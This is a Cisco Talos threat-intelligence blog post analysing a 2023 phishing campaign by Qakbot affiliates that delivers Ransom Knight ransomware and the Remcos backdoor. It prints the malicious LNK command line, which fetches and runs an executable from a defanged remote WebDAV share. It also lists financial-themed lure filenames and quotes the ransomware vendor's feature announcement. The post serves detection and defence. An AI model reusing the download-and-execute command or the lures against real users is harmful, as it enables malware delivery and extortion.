
Qakbot-affiliated actors distribute Ransom Knight malware despite infrastructure takedown

blog.talosintelligence.com/qakbot-affiliated-actors-distribute-ransom/

Guilherme Venere

October 5, 2023



By Guilherme Venere

Thursday, October 5, 2023 07:10

Threats SecureX

- The threat actors behind the Qakbot malware have been conducting a campaign since early August 2023 in which they have been distributing Ransom Knight ransomware and the Remcos backdoor via phishing emails.
- Notably, this activity appeared to begin before the FBI seized Qakbot infrastructure in late August and has been ongoing since, indicating the law enforcement operation may not have impacted Qakbot operators' spam delivery infrastructure but rather only their command and control (C2) servers.
- Talos attributed this new campaign to Qakbot affiliates as the metadata found in LNK files used in this campaign matches the metadata from machines used in previous Qakbot campaigns “AA” and ”BB.”

- Though we have not seen the threat actors distributing Qakbot itself post-infrastructure takedown, we assess the malware will continue to pose a significant threat moving forward. We see this as likely as the developers were not arrested and are still operational, opening the possibility that they may choose to rebuild the Qakbot infrastructure.

In a late August 2023 operation involving the FBI and many international partners, law enforcement agencies seized the infrastructure and cryptocurrency assets used by the Qakbot malware, dealing considerable damage to the group's operations. Many people in the security industry wondered whether this would mean that the Qakbot affiliates were gone forever or just temporarily out of work while rebuilding their infrastructure.

Talos assesses with moderate confidence that the threat actors behind Qakbot are still active and have been conducting a new campaign that started just before the takedown, distributing a variant of Cyclops/Ransom Knight ransomware along with the Remcos backdoor. We tracked this new activity by connecting the metadata in the LNK files used in the new campaign to the machines used in previous Qakbot campaigns.

In January 2023, we wrote a blog post on using metadata from LNK files to identify and track threat actors. We specifically detailed how one machine used in the "AA" campaign with a drive serial number of "0x2848e8a8" was later used in a campaign for the new botnet named **"**BB**". After** our blog's publication, primary Qakbot actors responsible for the **"**AA", "BB**",** and **"**Obama**"** campaigns started to wipe out the metadata in their LNK files to make detection and tracking harder.

Talos identified new LNK files in August 2023 that were created on the same machine referenced above, but observed that the payload of the files pointed to a network share in the command line that served a variant of Ransom Knight ransomware. Further analysis of the files revealed they point to Powershell.exe and pass the following arguments to download the next stage:

-c "explorer '\\89[.]23[.]96[.]203@80\333\'"; Start-Sleep -Seconds 1; Stop-Process -Name explorer; \\89[.]23[.]96[.]203@80\333\information.exe


The command above opens Explorer.exe and attempts to access a remote network share on IP 89[.]23[.]96[.]203 using WebDAV on port 80. This method could be an attempt to bypass command line detection for downloading of a remote executable via PowerShell (T1105 Ingress Tool Transfer).

The filenames of these LNK files, with themes of urgent financial matters, suggest they are being distributed in phishing emails, which is consistent with previous Qakbot campaigns:

- ATTENTION-Invoice-29-August.docx.lnk
- bank transfer request.lnk

- Booking info.pdf.lnk
- Fattura NON pagata Agosto 2023.docx.lnk
- FRAUD bank transfer report.pdf.lnk
- invoice OTP bank.pdf.lnk
- MANDATORY-Invoice-28-August.docx.lnk
- NOT-paid-Invoice-26-August.pdf.lnk
- Nuove coordinate bancarie e IBAN 2023.docx.lnk
- Nuove coordinate bancarie e IBAN 2023.img.lnk
- Pay-Invoices-29-August.pdf.lnk
- URGENT-Invoice-27-August.docx.lnk


Some of the filenames are written in Italian, which suggests the threat actors may be targeting users in that region. The LNK files are being distributed inside Zip archives that also contain an XLL file. XLL is an extension used for Excel add-ins, and comes with an icon similar to other Excel file formats:



Name	Size
Fattura NON pagata Agosto 2023.xll	588 288
Nuove coordinate bancarie e IBAN 2023.docx.lnk	2 327
Nuove fatture URGENTI per il 2023.lnk	2 327
Richiesta Pagamento fraudolento Intesa.xll	588 288

Zip content for one of the phishing attachments.

According to our analysis, these XLL files are the Remcos backdoor which is executed along with Ransom Knight to give the threat actors access to the machine after the infection:



33 / 70

33 security vendors and no sandboxes flagged this file as malicious

34ea4cad8558fcab75631a44eae492a54e1cf9ae2f52e7d5fa712686acd06437

ExcelDna.xll

pedll 64bits corrupt


Security vendors' analysis on 2023-09-01T10:30:37 UTC

Popular threat label trojan.msil/remcos

Threat categories trojan downloader

VirusTotal information for XLL file distributed along Ransom Knight LNK downloader.

The LNK file, on the other hand, downloads an executable file from remote IP 89[.]23[.]96[.]203 shown in the command line above via WebDAV, which is the actual Ransom Knight payload. This ransomware family is an updated version of the Cyclops ransomware-as-a-service, rewritten from scratch. The threat actor behind the Cyclops service announced the new variant in May 2023:



Over the past few months, we have ceased our activities as we have rewritten the panel and programs, with new programs and panel to be released soon!And in version 2.0 we are about to change the name to Knight.

Important Updates:

1)We rewrote the main program.It will have online creation and online customized configuration and of course the most important thing is that it is a different program for each ID(Each created has a different obfuscation effect), using random obfuscation,This will avoid being locked by antivirus software.

2)Increased intranet SMB propagation,And auto-detect history shared folders, auto-mount encryption.and some other intranet multifunctional propagation

3)The new chat room will have a separate TOR domain for each victim.Affiliate users will have a separate TOR domain.More convenient chat rooms

4)Transactions will be more automated and each victim will have a separate wallet address.Added withdrawal password and automatic user deletionpassword for panel(Entering your password will automatically delete your user.)


5)We have added an online trial decryption(The number of times will be set independently by Affiliate users.)After payment, the decryption method is also changed from manual to automatic.

6)and many other useful features....

Dark web forum post announcing Ransom Knight ransomware.

We do not believe the Qakbot threat actors are behind the ransomware-as-a-service offer, but are simply customers of the service. As this new operation has been ongoing since the beginning of August 2023 and has not stopped after the takedown, we believe the FBI operation didn’t affect Qakbot’s phishing email delivery infrastructure but only its command and control servers. Though we have not seen the threat actors distributing Qakbot post-infrastructure takedown, we assess the malware will likely continue to pose a significant threat moving forward. Given the operators remain active, they may choose to rebuild Qakbot infrastructure to fully resume their pre-takedown activity.

Coverage



Cisco Secure Endpoint (AMP for Endpoints)	Cloudlock	Cisco Secure Email	Cisco Secure Firewall/Secure IPS (Network Security)
✓	N/A	✓	N/A
Cisco Secure Malware Analytics (Threat Grid)	**Cisco Umbrella DNS Security**	**Cisco Umbrella SIG**	**Cisco Secure Web Appliance** (Web Security Appliance)
✓	✓	✓	✓

Cisco Secure Endpoint (formerly AMP for Endpoints) is ideally suited to prevent the execution of the malware detailed in this post. Try Secure Endpoint for free here.

Cisco Secure Web Appliance web scanning prevents access to malicious websites and detects malware used in these attacks.

Cisco Secure Email (formerly Cisco Email Security) can block malicious emails sent by threat actors as part of their campaign. You can try Secure Email for free here.

Cisco Secure Firewall (formerly Next-Generation Firewall and Firepower NGFW) appliances such as Threat Defense Virtual, Adaptive Security Appliance and Meraki MX can detect malicious activity associated with this threat.

Cisco Secure Malware Analytics (Threat Grid) identifies malicious binaries and builds protection into all Cisco Secure products.

Umbrella, Cisco's secure internet gateway (SIG), blocks users from connecting to malicious domains, IPs, and URLs, whether users are on or off the corporate network. Sign up for a free trial of Umbrella here.

Cisco Secure Web Appliance (formerly Web Security Appliance) automatically blocks potentially dangerous sites and tests suspicious sites before users access them.

Additional protections with context to your specific environment and threat data are available from the Firewall Management Center.

Cisco Duo provides multi-factor authentication for users to ensure only those authorized are accessing your network.

ClamAV detections are available for this threat:
Lnk.Downloader.Qakbot
Win.Ransomware.Knight
Win.Backdoor.Remcos

IOCs

Indicators of Compromise associated with this threat can be found here